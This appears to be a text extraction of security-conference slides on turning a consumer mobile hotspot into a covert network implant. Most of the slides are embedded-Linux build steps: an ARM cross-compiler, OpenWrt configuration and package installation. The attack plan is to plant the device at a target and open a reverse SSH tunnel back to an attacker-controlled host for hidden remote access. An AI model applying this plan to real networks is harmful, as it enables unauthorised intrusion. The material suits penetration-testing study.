Dropping it like it's hotspot


- Ideas
 - Extend cyber<war||space||marketing> into physically disconnected environments
 - Autonomous meshes
 - Evil mobile coffee hotspot

How To Abuse Hotspots

Attack platform


The Plan

We Pick A Target




We Take One Of These

Modified, natch



Stick It Under One Of These



And Hope No-one Notices



But Seriously, Folks

Dropping it like it's hotspot

- Considerations
 - Host tools on target versus route through
 - Connect to device vs device connects out
 - Crack Wifi from device vs pre-pwned wifi

Before We Begin

Stage 1: Steal Underpants

- We need a cross-compile toolchain
 - i.MX25 compatible compiler
 - uClibc compatible
 - OpenWRT Buildroot


Before We Begin

Stage 1: Steal Underpants

- IMX.25 Compatible Compiler
 - <http://www.landley.net/code/aboriginal/downloads/binaries/cross-compiler/cross-compiler-armv5l.tar.bz2>
 - Needs 32-bit linux (I used an Ubuntu VM)
 - Not quite the right compiler
 - But uses uClibc...

Before We Begin

Stage 1: Steal Underpants

A terminal window titled 'notroot@ubuntu: ~/workdir/imx25/app' with standard Ubuntu window controls. The terminal shows the contents of 'hello_world.c' and the command to compile it with an ARMv5l cross-compiler. The code is a simple 'Hello world' program. The compilation command is partially visible, showing the path to the cross-compiler and the flags used.

```
notroot@ubuntu: ~/workdir/imx25/app
notroot@ubuntu:~/workdir/imx25/app$ cat hello_world.c
#include <stdio.h>
#include <stdlib.h>


int main(int argc, char *argv[]) {

    printf("Hello world!!!\n");

    return 0;
}
notroot@ubuntu:~/workdir/imx25/app$ ../cross-compiler-armv5l/bin/armv5l-gcc -Wal
l hello_world.c -o hello_world
notroot@ubuntu:~/workdir/imx25/app$
```

Before We Begin

Stage 1: Steal Underpants



A screenshot of a PuTTY terminal window titled "192.168.21.1 - PuTTY". The terminal shows a root prompt at "root@OpenWrt:~#". The user enters the command "/userdata/hello_world", and the output is "Hello world!!!". The prompt returns to "root@OpenWrt:~#" with a green cursor.

```
192.168.21.1 - PuTTY
root@OpenWrt:~# /userdata/hello_world
Hello world!!!
root@OpenWrt:~#
```

Before We Begin

Stage 1: Steal Underpants

- OpenWRT Buildroot
 - Regular Kamikaze 'awkward'
 - <http://www.voipac.com/downloads/imx/25/src/openwrt/>
 - Some parts compile better, some not so good
 - Howto at <http://www.voipac.com/downloads/imx/25/doc/MX-OPENWRT.txt>

Before We Begin

Stage 1: Steal Underpants

- Preparing our buildroot
 - Untar, patch voipac sources
 - Make menuconfig

Before We Begin

Stage 1: Steal Underpants

```
notroot@ubuntu: ~/workdir/openwrt
OpenWrt Kamikaze (r24906) Configuration

OpenWrt Configuration
-----
Arrow keys navigate the menu. <Enter> selects submenus --->.
Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes,
<M> builds as package. Press <Esc><Esc> to exit, <?> for Help, </>
for Search. Legend: [*] built-in [ ] excluded <M> package < >

Target System (Freescall i.MX25) --->
Target Profile (vmx25 minimal) --->
Target Images --->
Global build settings --->
[*] Advanced configuration options (for developers) --->
[*] Image configuration --->
Package features --->
Base system --->
IPv6 --->
LuCI --->
v (+)

<Select> < Exit > < Help >
```

Before We Begin

Stage 1: Steal Underpants

```
notroot@ubuntu: ~/workdir/openwrt
OpenWrt Kamikaze (r24906) Configuration

Advanced configuration options (for developers)
Arrow keys navigate the menu. <Enter> selects submenus --->.
Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes,
<M> builds as package. Press <Esc><Esc> to exit, <?> for Help, </>
for Search. Legend: [*] built-in [ ] excluded <M> package < >

^(-)
( ) Local mirror for source packages
[*] Automatic rebuild of packages
( ) Build suffix to append to the BUILD_DIR variable
( ) Override the default TARGET_ROOTFS_DIR variable
[ ] Use ccache
( ) Use external kernel tree
( ) Enter git repository to clone
( ) Enter path to local reference repository
[*] Target Options --->
[*] Use external toolchain --->

<Select> < Exit > < Help >
```

Before We Begin

Stage 1: Steal Underpants

```
notroot@ubuntu: ~/workdir/openwrt
OpenWrt Kamikaze (r24906) Configuration

----- Use external toolchain -----
Arrow keys navigate the menu. <Enter> selects submenus --->.
Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes,
<M> builds as package. Press <Esc><Esc> to exit, <?> for Help, </>
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[*] Use external toolchain
[ ] Use host's toolchain
(armv5l-unknown-linux-gnueabi) Target name
(armv5l-) Toolchain prefix
(/home/notroot/workdir/imx25/cross-compiler-armv5l) Toolchain root
(./usr/bin ./bin) Toolchain program path
(./usr/include ./include) Toolchain include path
(./usr/lib ./lib) Toolchain library path

<Select> < Exit > < Help >
```

Before We Begin

Stage 1: Steal Underpants

- Suggested target options
 - -O3
 - -march=armv5te
 - -mcpu=arm926ej-s
 - -mfloat-abi=soft
 - -pipe
 - -mthumb
 - -mthumb-interwork
 - -fomit-frame-pointer

Before We Begin

Stage 1: Steal Underpants

- Update package list
 - scripts/feeds update -a
 - scripts/feeds install -a
- Make a sample package
 - make package/axel/compile
 - .ipk will be in bin/imx25/

Before We Begin

Stage 1: Steal Underpants

```
192.168.21.1 - PuTTY
root@OpenWrt:~# df -h
Filesystem      Size      Used Available Use% Mounted on
/dev/root        10.0M      7.7M       2.3M  77% /
tmpfs            13.9M     264.0K     13.7M   2% /tmp
tmpfs            512.0K        0     512.0K  0% /dev
/dev/mtdblock5   46.0M     19.6M     26.4M  43% /userdata
/dev/mtdblock1   1.0M     412.0K     612.0K  40% /data
root@OpenWrt:~# cd /userdata/
root@OpenWrt:/userdata# ls
BR_USERDATA_version  brlcd          default
axel_2.4-2_imx25.ipk  cdrom.iso
root@OpenWrt:/userdata# opkg install axel_2.4-2_imx25.ipk
Installing axel (2.4-2) to root...
Configuring axel.
root@OpenWrt:/userdata# opkg list | grep axel
axel - 2.4-2
root@OpenWrt:/userdata# axel http://www.44con.com/
Initializing download: http://www.44con.com/
Opening output file default.0
Server unsupported, starting from scratch with one connection.
Starting download

Connection 0 finished

Downloaded 22.1 kilobytes in 0 seconds. (25.76 KB/s)
root@OpenWrt:/userdata#
```

After Before We Begin

Stage 2: ????




Gotchas

Stage 2: ????

- uClibc is not tool friendly
- Mx25 port appears incomplete
- Rob Landley's compiler doesn't like the code I throw at it
 - Mainly due to the armv5l vs armv5te
 - Also uclibc weirdness
- Packages need to be set in menuconfig

How It Should Work

Stage 2: ?????




Start With SSH

Stage 2: ????

- Use reverse SSH to host we control
 - SSH Back in
 - Set option GatewayPorts 'yes' in /etc/config/dropbear
- Alternate options
 - OpenVPN
 - <protocol>Tunnel

Start With SSH

Stage 2: ????



